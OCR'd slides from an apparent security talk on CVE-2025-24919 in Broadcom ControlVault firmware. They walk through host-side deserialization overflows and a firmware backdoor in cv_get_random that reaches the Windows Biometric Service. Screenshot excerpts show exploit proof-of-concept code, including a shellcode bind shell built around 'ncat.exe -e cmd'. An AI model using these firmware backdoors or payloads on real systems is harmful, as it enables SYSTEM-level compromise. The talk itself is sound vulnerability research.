v11 = InitParam_List(cv_param_type_e::CV_ENCAP_INOUT_LENVAL_PAIR, pLen, 0LL, &out_param_list_entry[1]);
if ( v11 )
{
  v10 = 111;
  goto LABEL_20;
}
v11 = InitParam_List(cv_param_type_e::CV_ENCAP_INOUT_LENVAL_PAIR, pLen, pRandom, in_param_list_entry);
if ( v11 )
{
  logErrorMessage("Not copying the values to cvh_Param_List entry ", "../CVUsrLib/CVCrypt.c", "cv_get_random", 118);
}
else
{
  if ( callback )
    stCallbackCtx.callback = callback;
  if ( context )
    stCallbackCtx.context = context;
  v12 = cvhManageCVAPICall(2u, out_param_list_entry, 1u, in_param_list_entry, &stCallbackCtx, cvHandle, 0, cv_command_id_e::CV_CMD_GET_RANDOM);
  if ( !v12 || v12 == 52 )
  {
    memset(pRandom, 0, pLen);
    inParams[0] = &pLen;
    pLen = 0;
    inParams[1] = pRandom;
    v11 = cvhSaveReturnValues(inParams, 1u, v12, in_param_list_entry);
    if ( v11 )
```

Trusting the Firmware too much…

CVE-2025-24919

- Encapsulation and Size is redefined by Firmware:

```
case CV_CMD_GET_RANDOM:
  outputEncapTypes[0] = CV_ENCAP_INOUT_LENVAL_PAIR;
  outputLengths[0] = *(_DWORD *)inputParams[1];// requested size
  v44 = *(cv_session **)inputParams[0];     // session handle
  outputParams[0] = (int)&CV_COMMAND_BUF[1].transportLen;
  random = cv_get_random(v44, outputLengths[0], (unsigned __int8 *)&CV_COMMAND_BUF[1].transportLen);
```

- Host trusts the new serialization

💥 Overflow & Type confusion 💥

Backdooring `cv_get_random`

(Firmware Side)

- `cv_get_random` returns (size+buffer)

```
memset(pRandom, 0, pLen);
inParams[0] = &pLen;
pLen = 0;
inParams[1] = pRandom;
v11 = cvhSaveReturnValues(inParams, 1u, v12, in_param_list_entry);
if ( v11 )
```


INT on stack

Buffer

Host-side Deserialization

- Backdoor the FW `cv_get_random`
  - return malicious data if a specific size is requested
  - Treat pLen as a buffer and overflow it with shellcode

Demo


Command Prompt
C:\re\bcm\win_poc>ConsoleApplication1.exe
IDA - ConsoleApplication1.exe C:\re\bcm\win_poc\ConsoleApplication1.exe
File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
_scrt_initialize_winrt
_get_startup_argv_mo
_get_startup_file_mod
_scrt_initialize_type_ir
_scrt_stub_for_acrt_ui
_guard_check_icall_no
_local_stdio_scanf_op
_scrt_initialize_defaul
_scrt_is_user_mather
_scrt_get_dyn_tls_init_
_scrt_get_dyn_tls_dto
_crt_debugger_hook
_scrt_fastfail
_scrt_initialize_mta
_scrt_is_managed_ap
_scrt_set_unhandled_
_scrt_unhandled_exc
_RTC_Initialize
_RTC_Terminate
_isa_available_init
_scrt_is_ucrt_dll_in_us
_C_specific_handler_
_current_exception_0
_current_exception_c
memset_0
exit_0
_seh_filter_exe_0
Line 45 of 73
Graph ov
IDA View-A
Pseudocode-A
Hex View-1
Structures
Enums
Imports
unsigned int v5; // ebx
unsigned int v6; // eax
unsigned __int8 *v7; // rax
int handle; // [rsp+30h] [rbp-18h] BYREF
target_size = 12; // magic value that triggers the exploit attempt
if (argc <= 1) // if we provide any command line argument,
// the target_size value will be set to trigger the exploit.
target_size = 256; // default value that will exercise normal feature
Library = LoadLibraryExW(L"bcmBIPDll.dll", 0i64, 0x800u);
cv_get_random = (int (__fastcall *)(int, unsigned int, char *, void *, void *))GetProcAddress(
Library,
"cv_get_random");
cv_open = (int (__fastcall *)(int, char *, char *, char *, int *))GetProcAddress(Library, "cv_open");
cv_close = (int (__stdcall *)(unsigned int))GetProcAddress(Library, "cv_close");
cv_close_partial = (int (__stdcall *)(unsigned int))0x1800403A0i64;
if (!cv_get_random)
{
puts("Can't load cv_get_random. FAILED");
exit(-1);
}
v5 = 0x2402BB84;
MEMORY[0x1800403A0](0x2402BB84i64);
while (1) // close existing session (if any)
// as we may have crashed before being able to release the session
{
v5 += 4;
if (v5 >= 0x2402C784)
break;
((void (__fastcall *)(_QWORD))cv_close_partial)(v5);
}
v6 = cv_open(4, "MyApp", "MyAppId", 0i64, &handle);
printf("cv_open status: %x\n", v6);
v7 = (unsigned __int8 *)vulnerable_function(handle, target_size);
if (v7)
printf("%x%x%x", *v7, v7[1], v7[2]);
cv_close(handle);
return 0;
}
00000577 main:19 (140001177)
Output
140004678: using guessed type int (__stdcall *cv_close_partial)(unsigned int);
Python
U: idle Down Disk: 602GB

Going beyond a custom binary

Exploiting a SYSTEM service

- Challenges:
  - High Privileges
  - Use ControlVault DLLs (no ASLR)
  - No stack-cookie (ish)
- Targets:
  - BCM services
  - Third party applications (???)
  - Windows Hello
    - Brcm{Engine|Sensor|Storage|}Adapter.dll

...looking at the stack of 100+ functions...

BrcmStorageAdapter.dll

```
unsigned __int8 __fastcall WBFUSH_ExistsCVObject(int cvHandle, WORD *a2)
{
  unsigned __int8 v4; // bl
  unsigned int v6; // [rsp+70h] [rbp+18h] BYREF
  __int16 objHeader; // [rsp+78h] [rbp+20h] BYREF

  v6 = 0;
  v4 = 0;
  log_stuff((int)L"WBFUSH_ExistsCVObject() enter\n");
  if ( load_bcm() || CSS_SetupAuthorization(0i64, 0i64, 0i64, 0i64, 0i64, 0i64) )
  {
    log_stuff((int)L"WBFUSH_ExistsCVObject() CSS_SetupAuthorization failed\n");
  }
  else if ( load_bcm() || CSS_GetObject(cvHandle, &objHeader, &v6, 0i64, &v6, 0i64, &v6, 0i64) )
  {
    log_stuff((int)L"WBFUSH_ExistsCVObject() CSS_GetObject failed\n");
  }
  else
  {
    v4 = 1;
    *a2 = objHeader;                        // in parent function, obj_header is at offset -0x60 in the stack
  }
  log_stuff((int)L"WBFUSH_ExistsCVObject() exit: 0x%x\n", v4);
  return v4;
}
```

BrcmStorageAdapter.dll


```
unsigned __int8 __fastcall WBFUSH_ExistsCVObject(int cvHandle, WORD *a2)
{
  unsigned __int8 v4; // bl
  unsigned int v6; // [rsp+70h] [rbp+18h] BYREF
  __int16 objHeader; // [rsp+78h] [rbp+20h] BYREF

  -0000000000000088
  -0000000000000080                 db 24 dup(?)
  -0000000000000070 prob_objHeader  dq ?                    ; I think it's here or the next value...
  -0000000000000068 var_68          RecordContent ?
  -0000000000000028 saved_r15       dq ?
  -0000000000000020 saved_r14       dq ?
  -0000000000000018 saved_r13       dq ?
  -0000000000000010 saved_r12       dq ?
  -0000000000000008 saved_rdi       dq ?
  +0000000000000000  r              db 8 dup(?)
  +0000000000000008 objType         dq ?
  +0000000000000010 saved_rbx       dq ?
  +0000000000000018 saved_rbp       dq ?
  +0000000000000020 saved_rsi       dq ?
  +0000000000000028 ReceiveBuffer   dq ?                    ; offset
  +0000000000000030 ReceiveBufferSize dq ?
  +0000000000000038 ReceiveDataSize dq ?                    ; offset
  +0000000000000040 OperationStatus dq ?                    ; offset
  +0000000000000048
  +0000000000000048 ; end of stack variables
```

```
000058
000058 var_58          db 32 dup(?)
000038 var_38          dq ?
000030 var_30          dq ?
000028 var_28          dq ?
000020 var_20          dq ?
000018 var_18          db 24 dup(?)
000000  r              db 8 dup(?)
000008 arg_0           dq ?
000010 arg_8           db 8 dup(?)
000018 arg_10          dd ?
000020 objHeader       dw ?
000022 ; end of stack variables
```

BrcmStorageAdapter.dll

- Used by WinBioSvc to implement fingerprint handling
- IOCTL-like interface reachable from regular user:
  - `StorageAdapterControlUnit`
    → `WBFUSH_ExistsCVObject`
      → `CSS_GetObject`
        → 💥`cv_get_object`💥
- Can overflow the `objectHeader` and corrupt `StorageAdapterControlUnit`'s stack

Demo


demo_3_patch_laptop_fw_v5.py
demo_3_trigger_backdoor.py
get_version.py
demo_3_patch_laptop_fw_v5.py > apply_version_backdoor
y_version_backdoor(fw_blob):
ea: read from TRIGGER_VERSION_BLOB_EA, if the value is 0x1337 trigger version backdoo
rst we patch in the windows shellcode taht will be return by get_version
payload_address = ALL_BACKDOOR_CODE_POS
_shellcode = build_rop_chain.get_shellcode(b"cmd.exe")
shellcode = build_rop_chain.get_shellcode(b"C:\\temp\\Nmap\\ncat.exe -e cmd -lp 1234
en(win_shellcode) > 0x100:
raise ("Need to update the get_ush_ver_paylaod, size too small ") # we hardcoded to b
:
win_shellcode += b"\x90"*(0x100-len(win_shellcode)) # add nops at the end of the shel
lob = apply_backdoor_code(fw_blob, win_shellcode)
PROBLEMS
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
load address: 0x63030000
About to deploy update, are you sure?
Flashing the SCD.... crossing fingers!
Rebooting to SBI....
Trying our SCD now....
Rebooting to sbi again.....
update firmware returned.... 0
Rebooting to USH....
PS C:\re\bcm\dev>
FIRMWARE DEPLOYED
powershell
Python Deb...
Ln 312, Col 35
Tab Size: 4
UTF-8
CRLF
Python
3.13.2 (Microsoft Store)
Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-9IQ5SJU\US
File
Options
View
Process
Find
Users
Handle
Help
Process
CPU
Private Bytes
Working Set
WUDFHost.exe 2,032 K 9,316 K
svchost.exe 2,800 K 15,828 K
svchost.exe 14,820 K 19,072 K
WUDFHost.exe 1,592 K 7,964 K
svchost.exe 1,920 K 10,664 K
WUDFHost.exe 1,612 K 7,976 K
WUDFHost.exe 1,656 K 7,996 K
svchost.exe 88,280 K 105,308 K
Command Line:
C:\Windows\system32\svchost.exe -k WbioSvcGroup -s WbioSrvc
Path:
C:\Windows\System32\svchost.exe (WbioSvcGroup -s WbioSrvc)
Services:
Windows Biometric Service [WbioSrvc]
csrss.exe 0.30 3,084 K 7,556 K
winlogon.exe 3,628 K 12,132 K
fontdrvhost.exe 4,756 K 9,868 K
dwm.exe 1.37 136,580 K 169,592 K
explorer.exe < 0.01 98,328 K 199,260 K
SecurityHealthSystray.exe 1,936 K 9,620 K
RtkAudUService64.exe 3,864 K 13,480 K
WavesSvc64.exe
Handles
DLLs
Threads
Type
Name
Thread svchost.exe(11672): 9756
Thread svchost.exe(11672): 9756
Thread svchost.exe(11672): 8872
Thread svchost.exe(11672): 8872
Thread svchost.exe(11672): 8780
Thread svchost.exe(11672): 8392
Thread svchost.exe(11672): 8392
Thread svchost.exe(11672): 7808
Thread svchost.exe(11672): 7388
Thread svchost.exe(11672): 7388
Thread svchost.exe(11672): 7152
CPU Usage: 17.80%
Commit Charge: 39.42%
Processes: 194
Physical Usage: 37.
2:01 PM
7/21/2025

